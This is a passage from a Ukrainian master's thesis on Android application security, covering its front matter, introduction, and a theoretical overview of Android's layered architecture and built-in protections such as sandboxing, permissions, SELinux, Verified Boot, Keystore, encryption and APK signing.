


Міністерство освіти і науки України
Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки

ПОЯСНЮВАЛЬНА ЗАПИСКА
до випускної кваліфікаційної роботи магістра
на тему: «Методи та технології забезпечення безпеки
Android-додатків»

Виконав: студент 2-го курсу групи КБм-24-1
спеціальності 125 «Кібербезпека та захист інформації»

 Вадим НЕСТЕРОВ

Керівник: професор кафедри КІ та КБ, д.т.н., доцент

 Володимир ВОРОТНІКОВ

Рецензент: доцент кафедри КІ та КБ, к.т.н.,


 Олександр ПІРОГ

Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки
Спеціальність 125 «Кібербезпека та захист інформації»
Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ

Завідувач

кафедри комп'ютерної
інженерії та кібербезпеки

 Андрій ЄФІМЕНКО

6 жовтня 2025 р.

ЗАВДАННЯ

на випускню кваліфікаційну роботу магістра

Студент: Нестеров Вадим Юрійович.

Тема роботи: **«Методи та технології забезпечення безпеки Android-додатків»**

затверджена Наказом університету від 6 жовтня 2025 р. №566/с.

Термін здачі студентом закінченої роботи 16 грудня 2025 р.

Вихідні дані роботи:

1. Об'єктом дослідження є процес забезпечення інформаційної безпеки мобільних додатків, що функціонують в середовищі операційної системи Android.

2. Предметом дослідження є методи статичного та динамічного аналізу коду, інструментальні засоби пошуку вразливостей та технології протидії несанкціонованому втручанню в роботу Android-додатків.

Обладнання та програмне забезпечення:

1. Персональний комп'ютер для проведення аудиту та налаштований емулятор Android Virtual Device з правами суперкористувача.

2. Операційна система Windows 10, середовище розробки Android Studio та Android SDK Platform-Tools.

3. Burp Suite Community Edition, Jadx, Frida, Objection.

Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються:

Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв
1			
2			
3			

Студент  Вадим НЕСТЕРОВ

Керівник  Володимир ВОРОТНИКОВ

Календарний план

№ з/п	Назви етапів випускної кваліфікаційної роботи	Термін виконання етапів роботи	Примітка
1	Отримання завдання, ознайомлення з темою дослідження, визначення мети та завдань роботи	06.10.2025 – 10.10.2025	Виконано
2	Підбір та аналіз літературних джерел, нормативних документів та стандартів з безпеки мобільних додатків	11.10.2025 – 18.10.2025	Виконано
3	Дослідження архітектури безпеки ОС Android, аналіз OWASP Mobile Top 10, вивчення принципів SSDLC	19.10.2025 – 01.11.2025	Виконано
4	Порівняльний аналіз методів SAST та DAST, огляд стандартів OWASP MASVS та MSTG	02.11.2025 – 15.11.2025	Виконано
5	Обґрунтування вибору інструментарію та розгортання лабораторного стенду для тестування безпеки	16.11.2025 – 22.11.2025	Виконано
6	Проведення практичного дослідження	23.11.2025 – 30.11.2025	Виконано
7	Документування результатів тестування та розробка рекомендацій щодо усунення вразливостей	01.12.2025 – 07.12.2025	Виконано
8	Написання вступу та загальних висновків до кваліфікаційної роботи	08.12.2025 – 10.12.2025	Виконано
9	Оформлення пояснювальної записки, списку використаних джерел та додатків	11.12.2025 – 14.12.2025	Виконано
10	Подання роботи на перевірку науковому керівнику, внесення правок та підготовка до захисту	15.12.2025 – 16.12.2025	Виконано
11	Отримання відгуку та рецензії		
12	Захист кваліфікаційної роботи		

Студент  Вадим НЕСТЕРОВ

Керівник  Володимир ВОРОТНИКОВ

АНОТАЦІЯ

Пояснювальна записка кваліфікаційної роботи містить 158 сторінок, 85 рисунків, 18 таблиць. Список використаних джерел налічує 53 найменування та розміщений на 4 сторінках.

Метою випускної кваліфікаційної роботи є підвищення рівня захищеності мобільних додатків у середовищі ОС Android шляхом систематизації методів аудиту безпеки та практичної реалізації сценаріїв пошуку і нейтралізації вразливостей.

У роботі отримано такі основні результати:

- Проаналізовано архітектуру безпеки операційної системи Android та модель загроз відповідно до класифікації OWASP Mobile Top 10.
- Розглянуто особливості застосування методів статичного (SAST) та динамічного (DAST) аналізу для виявлення недоліків у коді мобільних застосунків.
- Визначено оптимальний набір інструментальних засобів для проведення тестування на проникнення (Burp Suite, Frida, Jadx).
- Наведено результати тестування вразливого Android-додатку, в ході якого було продемонстровано експлуатацію вразливостей зберігання даних та мережевої взаємодії.
- Розроблено практичні рекомендації для розробників щодо усунення виявлених вразливостей та зміцнення захисту програмного продукту.

Ключові слова: ANDROID, ІНФОРМАЦІЙНА БЕЗПЕКА, PENETRATION TESTING, OWASP MASVS, РЕВЕРС-ІНЖИНІРИНГ, СТАТИЧНИЙ АНАЛІЗ, ДИНАМІЧНИЙ АНАЛІЗ.

ANNOTATION

The explanatory note of the qualification paper contains 158 pages, 85 figures, and 18 tables. The list of references consists of 53 items and spans 4 pages.

The goal of the final qualification paper is to increase the security level of mobile applications in the Android OS environment by systematizing security audit methods and practically implementing scenarios for vulnerability detection and neutralization.

The following main results were obtained in the work:

- The security architecture of the Android operating system and the threat model according to the OWASP Mobile Top 10 classification were analyzed.
- Features of using static (SAST) and dynamic (DAST) analysis methods to identify flaws in mobile application code were considered.
- The optimal set of tools for penetration testing (Burp Suite, Frida, Jadx) was determined.
- Test results of a vulnerable Android application are presented, during which the exploitation of data storage and network interaction vulnerabilities was demonstrated.
- Practical recommendations for developers regarding the elimination of identified vulnerabilities and strengthening of the software product protection were developed.

Keywords: ANDROID, INFORMATION SECURITY, PENETRATION TESTING, OWASP MASVS, REVERSE ENGINEERING, STATIC ANALYSIS, DYNAMIC ANALYSIS.

ЗМІСТ

ВСТУП.....	5
РОЗДІЛ 1. ТЕОРЕТИЧНІ ЗАСАДИ ЗАБЕЗПЕЧЕННЯ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ В СЕРЕДОВИЩІ ANDROID.....	7
1.1 Архітектурні особливості та базові механізми захисту ОС Android.....	7
1.2 Класифікація загроз та вразливостей мобільних додатків	21
1.3 Принципи та стандарти безпечної розробки мобільного програмного забезпечення	33
РОЗДІЛ 2. МЕТОДОЛОГІЯ ТА ІНСТРУМЕНТАРІЙ АУДИТУ БЕЗПЕКИ МОБІЛЬНИХ ДОДАТКІВ.....	45
2.1 Порівняльний аналіз методів тестування безпеки	45
2.2 Огляд стандартів верифікації безпеки мобільних додатків	57
2.3 Обґрунтування вибору програмних засобів для проведення тестування на проникнення	69
РОЗДІЛ 3. ПРАКТИЧНА РЕАЛІЗАЦІЯ ТЕСТУВАННЯ БЕЗПЕКИ ТА РОЗРОБКА РЕКОМЕНДАЦІЙ ЩОДО ЗАХИСТУ	87
3.1 Розгортання лабораторного стенду та характеристика вразливого додатка .	87
3.2 Комплексний аналіз захищеності та ідентифікація вразливостей.....	102
3.3 Розробка комплексу заходів та рекомендацій щодо усунення виявлених вразливостей	129
ВИСНОВКИ.....	135
СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ	139
ДОДАТКИ.....	143

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

ADB – Android Debug Bridge

API – Application Programming Interface

APK – Android Package Kit

CVE – Common Vulnerabilities and Exposures

DAST – Dynamic Application Security Testing

IAST – Interactive Application Security Testing

MASVS – Mobile Application Security Verification Standard

MITM – Man-in-the-Middle

MSTG – Mobile Security Testing Guide

OWASP – Open Web Application Security Project

SAST – Static Application Security Testing

SDK – Software Development Kit

SSDLC – Secure Software Development Life Cycle

SSL/TLS – Secure Sockets Layer / Transport Layer Security

ОС – Операційна система

ПЗ – Програмне забезпечення

ВСТУП

Актуальність теми. У сучасному цифровому світі мобільні пристрої стали основним інструментом для зберігання та обробки конфіденційної інформації. Операційна система Android, займаючи понад 70% світового ринку мобільних платформ, є найбільш привабливою ціллю для зловмисників. Стрімке зростання кількості мобільних додатків, що використовуються у фінансовому секторі, медицині та корпоративному середовищі, на жаль, часто супроводжується нехтуванням вимогами безпеки на етапі розробки. Це призводить до виникнення критичних вразливостей, які можуть спричинити витік персональних даних, фінансові втрати та репутаційні ризики. У зв'язку з цим, питання дослідження методів виявлення вразливостей та впровадження ефективних технологій захисту Android-додатків є вкрай актуальним завданням сучасної кібербезпеки.

Метою кваліфікаційної роботи є підвищення рівня захищеності програмного забезпечення для ОС Android шляхом систематизації існуючих векторів атак, обґрунтування методології тестування на проникнення та практичної верифікації механізмів захисту.

Об'єктом дослідження є процес забезпечення інформаційної безпеки мобільних додатків, що функціонують в середовищі операційної системи Android.

Предметом дослідження є методи статичного та динамічного аналізу коду, інструментальні засоби пошуку вразливостей та технології протидії несанкціонованому втручання в роботу Android-додатків.

Визначена мета обумовлює наступні завдання:

- Проаналізувати архітектуру безпеки ОС Android та класифікувати актуальні загрози згідно зі стандартом OWASP Mobile Top 10.
- Здійснити порівняльний аналіз методологій тестування безпеки (SAST, DAST) та стандартів верифікації (MASVS).
- Обґрунтувати вибір програмного інструментарію для проведення аудиту безпеки та налаштувати лабораторний стенд.
- Провести експериментальне дослідження захищеності обраного Android-додатку з виявленням та експлуатацією вразливостей.

- Розробити практичні рекомендації щодо усунення виявлених недоліків та покращення безпеки програмного продукту.

У процесі виконання кваліфікаційної роботи було розроблено проект аудиту безпеки тестового Android-додатку, в ході якого реалізовано сценарії атак на механізми зберігання даних та мережевої взаємодії. На основі отриманих результатів сформовано звіт з рекомендаціями для розробників щодо закриття виявлених вразливостей та впровадження кращих практик безпечного кодування.

РОЗДІЛ 1. ТЕОРЕТИЧНІ ЗАСАДИ ЗАБЕЗПЕЧЕННЯ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ В СЕРЕДОВИЩІ ANDROID

1.1 Архітектурні особливості та базові механізми захисту ОС Android

Операційна система Android є домінуючою мобільною платформою у світі, що функціонує на понад 3 мільярдах активних пристроїв станом на 2024 рік. Розроблена компанією Google на базі ядра Linux, ця операційна система забезпечує роботу широкого спектру мобільних пристроїв – від смартфонів та планшетів до смарт-годинників, телевізорів та автомобільних інформаційно-розважальних систем. Відкритий характер платформи, що розповсюджується під ліцензією Apache 2.0, створює унікальні можливості для розробників, водночас породжуючи специфічні виклики у сфері інформаційної безпеки.

Історично Android еволюціонував від простої мобільної операційної системи до комплексної екосистеми, що включає операційну систему, середовище виконання додатків, набір системних бібліотек та сервісів, а також розгалужену інфраструктуру розповсюдження програмного забезпечення через Google Play Store та альтернативні магазини додатків. Кожна нова версія Android привносить удосконалення механізмів безпеки, що відображає постійну еволюцію ландшафту кіберзагроз та зростаючі вимоги до захисту персональних даних користувачів [12].

Розуміння архітектурних особливостей платформи є фундаментальною передумовою для ефективного аналізу безпеки Android-додатків, оскільки багато вразливостей виникають саме на межі взаємодії різних архітектурних рівнів. Архітектура безпеки Android базується на принципі глибокого захисту (defense in depth), що передбачає реалізацію множинних рівнів захисних механізмів, кожен з яких доповнює та підсилює інші.

Архітектура Android організована у вигляді багаторівневого стеку програмного забезпечення, де кожен рівень надає певний набір сервісів для рівнів, розташованих вище, водночас абстрагуючи деталі власної реалізації. Така архітектурна модель забезпечує модульність, масштабованість та можливість незалежного оновлення окремих компонентів системи.

Фундаментом операційної системи Android є модифіковане ядро Linux, яке забезпечує базові функції операційної системи: управління процесами, управління пам'яттю, мережевий стек, драйвери пристроїв та рівень апаратної абстракції. Вибір ядра Linux обумовлений його надійністю, широкою підтримкою апаратного забезпечення, вбудованими механізмами безпеки та активною спільнотою розробників.

Ядро Linux в Android доповнено специфічними компонентами, що оптимізують роботу на мобільних пристроях з обмеженими ресурсами. Серед ключових доповнень варто виділити:

1. Binder IPC.
2. Ashmem (Anonymous Shared Memory).
3. Wakelocks.
4. Low Memory Killer.

Binder IPC – це високопродуктивний механізм міжпроцесної комунікації, розроблений спеціально для Android, що забезпечує ефективний обмін даними між процесами з мінімальними накладними витратами.

Ashmem (Anonymous Shared Memory) – це підсистема анонімної спільної пам'яті, що дозволяє процесам спільно використовувати області пам'яті з можливістю автоматичного звільнення при нестачі ресурсів.

Wakelocks – це механізм управління енергоспоживанням, що дозволяє додаткам запобігати переходу пристрою у режим сну.

Low Memory Killer – це удосконалений механізм управління пам'яттю, що автоматично завершує процеси з низьким пріоритетом при критичному рівні доступної пам'яті.

З точки зору безпеки, ядро Linux забезпечує фундаментальні механізми ізоляції процесів, управління правами доступу на рівні файлової системи та мережеву безпеку. Кожен процес в ядрі Linux виконується у власному віртуальному адресному просторі, що унеможливорює прямий доступ одного процесу до пам'яті іншого без використання санкціонованих механізмів міжпроцесної комунікації [19].

Рівень апаратної абстракції забезпечує стандартизований інтерфейс між апаратним забезпеченням пристрою та вищими рівнями програмного стеку Android. HAL складається з множини модулів, кожен з яких реалізує інтерфейс для конкретного типу апаратного компонента: камери, Bluetooth, аудіо, сенсорів, GPS тощо.

Архітектура HAL дозволяє виробникам пристроїв інтегрувати власне апаратне забезпечення без необхідності модифікації ядра Linux або системних бібліотек. Модулі HAL виконуються у просторі користувача (user space), що підвищує стабільність системи та спрощує процес оновлення драйверів. Починаючи з Android 8.0 (Oreo), Google впровадив архітектуру Project Treble, що стандартизує інтерфейс між Android framework та HAL, дозволяючи оновлювати операційну систему незалежно від vendor-специфічних компонентів.

Нативні бібліотеки та Android Runtime містять набір системних бібліотек, написаних мовами C та C++, що забезпечують базову функціональність для вищих рівнів системи. Серед ключових компонентів:

1. Bionic.
2. OpenGL ES.
3. SQLite.
4. WebKit/Chromium.
5. Media Framework.

Bionic – оптимізована для мобільних пристроїв реалізація стандартної бібліотеки C (libc), що відрізняється від GNU libc меншим розміром та швидшим часом завантаження.

OpenGL ES – бібліотека для апаратно-прискореної 2D та 3D графіки.

SQLite – легковісна реляційна база даних для зберігання структурованих даних додатків.

WebKit/Chromium – рушій для рендерингу веб-контенту.

Media Framework – бібліотеки для кодування та декодування аудіо та відео контенту.

Android Runtime (ART) є ключовим компонентом, що забезпечує виконання додатків, написаних мовами Java та Kotlin. ART прийшов на заміну попередньому середовищу виконання Dalvik, починаючи з Android 5.0 (Lollipop). На відміну від Dalvik, що використовував just-in-time (JIT) компіляцію, ART первинно базувався на ahead-of-time (AOT) компіляції, перетворюючи байт-код DEX у нативний машинний код під час встановлення додатку. Сучасні версії ART використовують гібридний підхід, комбінуючи AOT-компіляцію з JIT-компіляцією та профільованою оптимізацією для досягнення оптимального балансу між продуктивністю та часом встановлення [3].

Рівень Application Framework надає розробникам високорівневі API для створення Android-додатків. Цей рівень реалізує базові будівельні блоки додатків: Activity (візуальні компоненти інтерфейсу), Service (фонові операції), Content Provider (спільний доступ до даних), Broadcast Receiver (обробка системних подій).

Ключові компоненти Application Framework включають:

1. Менеджер активності.
2. Менеджер пакетів.
3. Менеджер вікон.
4. Менеджер ресурсів.
5. Менеджер сповіщень.
6. Менеджер телефонії.

Менеджер активності – управління життєвим циклом додатків та активностей.

Менеджер пакетів – встановлення, оновлення та видалення додатків, управління дозволами.

Менеджер вікон – управління вікнами та композиція інтерфейсу користувача.

Менеджер ресурсів – доступ до ресурсів додатку (зображення, рядки, макети).

Менеджер сповіщень – відображення сповіщень користувачу.

Менеджер телефонії – доступ до телефонних функцій пристрою.

Верхній рівень архітектури Android містить власне додатки – як системні (телефон, контакти, повідомлення, налаштування), так і встановлені користувачем з Google Play Store або інших джерел. Усі додатки, незалежно від їх походження, виконуються в однаковому середовищі та підпорядковуються єдиним правилам безпеки.




Рисунок 1.1 – Програмний стек Android

Одним з фундаментальних принципів безпеки Android є ізоляція додатків у так званих "пісочницях" (sandbox). Ця модель базується на багаторічному досвіді Unix-подібних систем у сфері розмежування доступу та адаптована для специфічних потреб мобільної платформи.

При встановленні кожному додатку присвоюється унікальний ідентифікатор користувача Linux (UID), і додаток виконується як окремий процес під цим UID. Оскільки ядро Linux забезпечує ізоляцію на рівні процесів, додатки за замовчуванням не мають можливості взаємодіяти один з одним або отримувати доступ до системних ресурсів без явного дозволу.

Кожен додаток має власну приватну директорію для зберігання даних, зазвичай розташовану за шляхом `/data/data/<package_name>/`. Права доступу до цієї директорії налаштовані таким чином, що лише процес додатку (з відповідним UID) може читати та записувати файли у цій директорії. Інші додатки не мають прямого доступу до цих даних, що забезпечує конфіденційність даних кожного додатку.

Модель sandbox включає наступні аспекти ізоляції:

1. Ізоляція процесів.
2. Ізоляція файлової системи.
3. Ізоляція мережі.
4. Ізоляція SELinux.

Ізоляція процесів – кожен додаток виконується у власному процесі Linux з унікальним UID, що унеможливорює прямий доступ до пам'яті інших процесів.

Ізоляція файлової системи – приватні дані додатку зберігаються у захищеній директорії з обмеженими правами доступу.

Ізоляція мережі – починаючи з Android 9, кожен додаток виконується у власному мережевому просторі імен, що обмежує можливості мережевої взаємодії.

Ізоляція SELinux – механізм примусового контролю доступу додатково обмежує дії, які може виконувати процес, навіть якщо він отримає підвищені привілеї.

Важливо зазначити, що модель sandbox не є абсолютним бар'єром. Додатки можуть взаємодіяти через санкціоновані механізми: Intent, Content Provider, Bound Services, а також через спільні файли у зовнішньому сховищі [18].

Система дозволів Android є ключовим механізмом контролю доступу додатків до чутливих ресурсів пристрою та даних користувача. Ця система реалізує принцип найменших привілеїв, згідно з яким додаток отримує лише ті дозволи, які необхідні для виконання його функцій.

Android класифікує дозволи за рівнем чутливості та потенційного впливу на приватність користувача:

1. Звичайні дозволи.
2. Небезпечні дозволи.
3. Дозволи підпису.
4. Спеціальні дозволи.

Звичайні дозволи – дозволи, що надають доступ до даних або ресурсів за межами sandbox додатку, але з мінімальним ризиком для приватності користувача. Такі дозволи надаються автоматично при встановленні без явного підтвердження користувачем. Приклади: доступ до Інтернету, встановлення шпалер, керування вібрацією.

Небезпечні дозволи – дозволи, що надають доступ до чутливих даних користувача або функцій, які можуть вплинути на приватність. Такі дозволи вимагають явного підтвердження користувачем під час виконання додатку. Приклади: доступ до камери, мікрофону, контактів, місцезнаходження.

Дозволи підпису – дозволи, що надаються лише додаткам, підписаним тим самим сертифікатом, що й додаток, який оголосив цей дозвіл. Використовуються для захищеної взаємодії між додатками одного розробника.

Спеціальні дозволи – особливі дозволи, що вимагають переходу до системних налаштувань для активації. Приклади: відображення поверх інших додатків, доступ до всіх файлів.

Система дозволів Android зазнала значної еволюції протягом існування платформи:

1. Android 5.1.
2. Android 6.0.
3. Android 10.
4. Android 11.
5. Android 12.
6. Android 13.
7. Android 14.

Android 5.1 – користувач надавав усі дозволи під час встановлення додатку. Це створювало ситуацію "все або нічого", коли користувач не міг вибірково відмовити в окремих дозволах.

Android 6.0 – небезпечні дозволи запитуються під час виконання додатку, коли відповідна функціональність потрібна. Користувач може надати або відмовити в кожному дозволі окремо.

Android 10 – введення дозволу на фонове місцезнаходження як окремого дозволу, що вимагає додаткового підтвердження.

Android 11 – впровадження одноразових дозволів (one-time permissions) для камери, мікрофону та місцезнаходження. Автоматичне скидання дозволів для невикористовуваних додатків.

Android 12 – введення приблизного місцезнаходження як альтернативи точному, окремі дозволи для Bluetooth-сканування.

Android 13 – гранулярний дозвіл на медіафайли (окремі дозволи для фото, відео та аудіо замість єдиного дозволу на сховище).

Android 14 – подальше посилення контролю над фоновими операціями та доступом до чутливих API.

Групи небезпечних дозволів Android

Група дозволів	Дозволи	Опис
CALENDAR	READ_CALENDAR, WRITE_CALENDAR	Доступ до календаря користувача
CALL_LOG	READ_CALL_LOG, WRITE_CALL_LOG	Доступ до журналу викликів
CAMERA	CAMERA	Доступ до камери пристрою
CONTACTS	READ_CONTACTS, WRITE_CONTACTS, GET_ACCOUNTS	Доступ до контактів
LOCATION	ACCESS_FINE_LOCATION, ACCESS_COARSE_LOCATION, ACCESS_BACKGROUND_LOCATION	Визначення місцезнаходження
MICROPHONE	RECORD_AUDIO	Запис аудіо
PHONE	READ_PHONE_STATE, READ_PHONE_NUMBERS, CALL_PHONE, ADD_VOICEMAIL, USE_SIP	Телефонні функції
SENSORS	BODY_SENSORS	Доступ до датчиків тіла
SMS	SEND_SMS, RECEIVE_SMS, READ_SMS, RECEIVE_WAP_PUSH, RECEIVE_MMS	Робота з SMS
STORAGE	READ_EXTERNAL_STORAGE, WRITE_EXTERNAL_STORAGE, READ_MEDIA_IMAGES, READ_MEDIA_VIDEO, READ_MEDIA_AUDIO	Доступ до сховища

Security-Enhanced Linux (SELinux) є системою примусового контролю доступу (Mandatory Access Control – MAC), інтегрованою в Android починаючи з версії 4.3. На відміну від традиційної моделі дискреційного контролю доступу (DAC), де власник ресурсу визначає права доступу, SELinux реалізує

централізовану політику безпеки, яку не можуть обійти навіть процеси з привілеями суперкористувача.

SELinux в Android працює у режимі enforcing, що означає обов'язкове застосування політик безпеки з блокуванням несанкціонованих операцій. Кожен процес, файл та системний ресурс отримує контекст безпеки (security context), що складається з кількох компонентів: користувач SELinux, роль, тип (домен для процесів) та рівень чутливості.

Політики SELinux в Android визначають:

1. Які файли та ресурси може читати процес.
2. До яких системних викликів має доступ процес.
3. Які мережеві операції дозволені.
4. Взаємодію між різними процесами через Binder IPC.

Для додатків Android визначено спеціальний домен `untrusted_app`, який суттєво обмежує можливості сторонніх додатків. Навіть якщо зловмисник знайде вразливість, що дозволяє виконати довільний код з правами додатку, SELinux заблокує спроби доступу до системних ресурсів, не передбачених політикою [13].

Android Verified Boot (AVB) – це механізм, що забезпечує криптографічну верифікацію цілісності програмного забезпечення пристрою на кожному етапі завантаження. Цей механізм створює ланцюг довіри (chain of trust), що починається від апаратного кореня довіри (hardware root of trust) та охоплює всі критичні компоненти системи.

Процес верифікованого завантаження включає наступні етапи:

1. Boot ROM.
2. Primary bootloader.
3. Secondary bootloader.
4. Ядро Linux.

Boot ROM – незмінний код у постійній пам'яті процесора перевіряє підпис завантажувача першого рівня.

Primary bootloader – завантажувач перевіряє підпис вторинного завантажувача.

Secondary bootloader – перевіряє підпис ядра Linux та образу recovery.

Ядро Linux – перевіряє цілісність системних розділів за допомогою dm-verity.

Dm-verity використовує дерево хешів Merkle для ефективної верифікації великих блоків даних. Кореневий хеш (root hash) зберігається у підписаному завантажувачем блоці метаданих, що унеможливорює підміну системних файлів без виявлення.

У разі виявлення порушення цілісності система може:

1. Відмовитись завантажуватись (strict mode).
2. Показати попередження користувачу (warning mode).
3. Записати інформацію про порушення для подальшого аналізу.

Android Keystore System надає механізм для безпечного генерування, зберігання та використання криптографічних ключів. Починаючи з Android 6.0, Keystore підтримує апаратне зберігання ключів у захищеному середовищі (Trusted Execution Environment – TEE) або виділеному апаратному модулі безпеки (Hardware Security Module – HSM).

Ключові особливості Android Keystore:

1. Апаратна ізоляція.
2. Прив'язка до пристрою.
3. Вимога автентифікації.
4. Обмеження використання.
5. Атестація ключів.

Апаратна ізоляція – приватні ключі ніколи не покидають захищене середовище, криптографічні операції виконуються в TEE.

Прив'язка до пристрою – ключі не можуть бути експортовані або скопійовані на інший пристрій.

Вимога автентифікації – ключі можуть бути налаштовані так, щоб їх використання вимагало біометричної автентифікації або введення PIN-коду.

Обмеження використання – можливість обмежити криптографічні операції, для яких може використовуватись ключ.

Атестація ключів – механізм криптографічного підтвердження властивостей ключа та стану безпеки пристрою.

StrongBox – це підмножина Keystore, що вимагає використання виділеного захищеного процесора (Secure Element) з власною пам'яттю, криптографічним прискорювачем та механізмами захисту від фізичних атак [2].

Захист конфіденційності даних користувача забезпечується комплексом механізмів шифрування, що еволюціонували протягом розвитку платформи.

Повнодискове шифрування, впроваджене в Android 5.0 та обов'язкове для нових пристроїв з Android 6.0, забезпечує шифрування всього розділу даних користувача єдиним ключем, похідним від облікових даних користувача (PIN, пароль, шаблон). FDE використовує алгоритм AES у режимі CBC або XTS з 128 або 256-бітними ключами.

Основним недоліком FDE є необхідність розшифрування всього розділу при завантаженні пристрою, що унеможливорює функціонування певних сервісів (будильники, сповіщення) до введення облікових даних користувачем.

Файлове шифрування, впроваджене в Android 7.0, забезпечує шифрування окремих файлів різними ключами. Це дозволяє реалізувати концепцію Direct Boot, обмеженого режиму роботи пристрою до автентифікації користувача.

FBE визначає два типи сховищ:

1. Credential Encrypted (CE) storage.
2. Device Encrypted (DE) storage.

Credential Encrypted (CE) storage – дані, зашифровані ключем, похідним від облікових даних користувача, доступні лише після розблокування пристрою.

Device Encrypted (DE) storage – дані, зашифровані ключем пристрою, доступні одразу після завантаження.

Починаючи з Android 9, впроваджено додаткове шифрування метаданих файлової системи (імена файлів, розміри, права доступу), що забезпечує захист навіть структури даних користувача.

Цифровий підпис є обов'язковим для всіх Android-додатків та служить для ідентифікації розробника та забезпечення цілісності коду. Android використовує стандарт X.509 для сертифікатів та підтримує кілька схем підписування:

1. JAR signing (v1).
2. APK Signature Scheme v2.
3. APK Signature Scheme v3.
4. APK Signature Scheme v4.

JAR signing (v1) – оригінальна схема, що підписує кожен файл в APK окремо.

APK Signature Scheme v2 – впроваджена в Android 7.0, підписує весь APK як блок даних, забезпечуючи кращу продуктивність та захист.

APK Signature Scheme v3 – додає підтримку ротації ключів підписування.

APK Signature Scheme v4 – оптимізована для інкрементального встановлення.

Важливо розуміти, що сертифікати для підписування Android-додатків є самопідписаними, система не вимагає верифікації сертифіката центром сертифікації. Підпис служить насамперед для ідентифікації оновлень від того самого розробника та для надання signature-level дозволів [10].

Google Play Protect – це вбудований сервіс безпеки, що забезпечує виявлення потенційно шкідливих додатків (Potentially Harmful Applications – PHA). Сервіс виконує:

1. Сканування додатків перед встановленням з Google Play.
2. Періодичне сканування встановлених додатків.
3. Видалення виявлених шкідливих додатків за згодою користувача.
4. Попередження про небезпечні веб-сайти.

SafetyNet Attestation API (замінений на Play Integrity API) дозволяє додаткам перевірити, чи виконуються вони на справжньому Android-пристрої з незмінним програмним забезпеченням.

Play Integrity API надає інформацію про:

